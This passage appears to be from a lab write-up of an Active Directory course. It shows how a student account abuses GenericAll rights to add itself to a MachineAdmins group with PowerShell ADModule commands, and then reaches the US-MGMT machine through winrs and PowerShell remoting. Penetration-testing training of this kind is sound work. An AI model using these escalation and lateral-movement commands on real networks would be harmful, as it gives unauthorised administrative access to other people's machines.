
So basically this group is managing all the Administrator machines inside Mgmt Organization Unit.
Ok so let’s move on.
GenericAll Abuse Over Group with ADModule
Since we are member of group manager, and group manager has GenericAll over MachineAdmins from Mgtm OU, we can simply add our user studentuser163 into MachineAdmins group. To accomplish this task we can simply use the following command from ADModule.
Add-ADGroupMember -Identity 'MachineAdmins' -Members 'studentuser163' -Verbose

We can see above that we were able to add our user studentuser163 inside MachineAdmins group.
Let’s enumerate this group and confirm that we are now member of MachineAdmins group.
Get-ADGroupMember -Identity 'MachineAdmins'

Now that we are part of MachineAdmins, remember previously when we were enumerating OUs we had a machine named US-MGTM inside MGTM OU.
We can also enumerate it again with the following command:
Get-ADOrganizationalUnit -Identity 'OU=Mgmt,DC=us,DC=techcorp,DC=local' | %{Get-ADComputer -SearchBase $_ -Filter *} | Select name

The machine US-MGMT is part of OU MGMT and we are part of MachineAdmins which is a group inside MGMT OU. We should have access to this machine with studentuser163.
Note that we need to clear our existing TGT so that the new group membership isassigned in the new TGT. So, a logoff and logon may be required.

After logoff/login again we can see that we are now part of US\machineadmins group and we can use winrs for accessing machine us-mgmt.
Remote accessing US-MGMT with WinRS
winrs -r:us-mgmt cmd

As we can see above, we were able to access the US-MGMT machine with user studentuser163.
Remote accessing US-MGMT PowerShell Remoting
$usmgmt = New-PSSession us-mgmt
Enter-PSSession $usmgmt
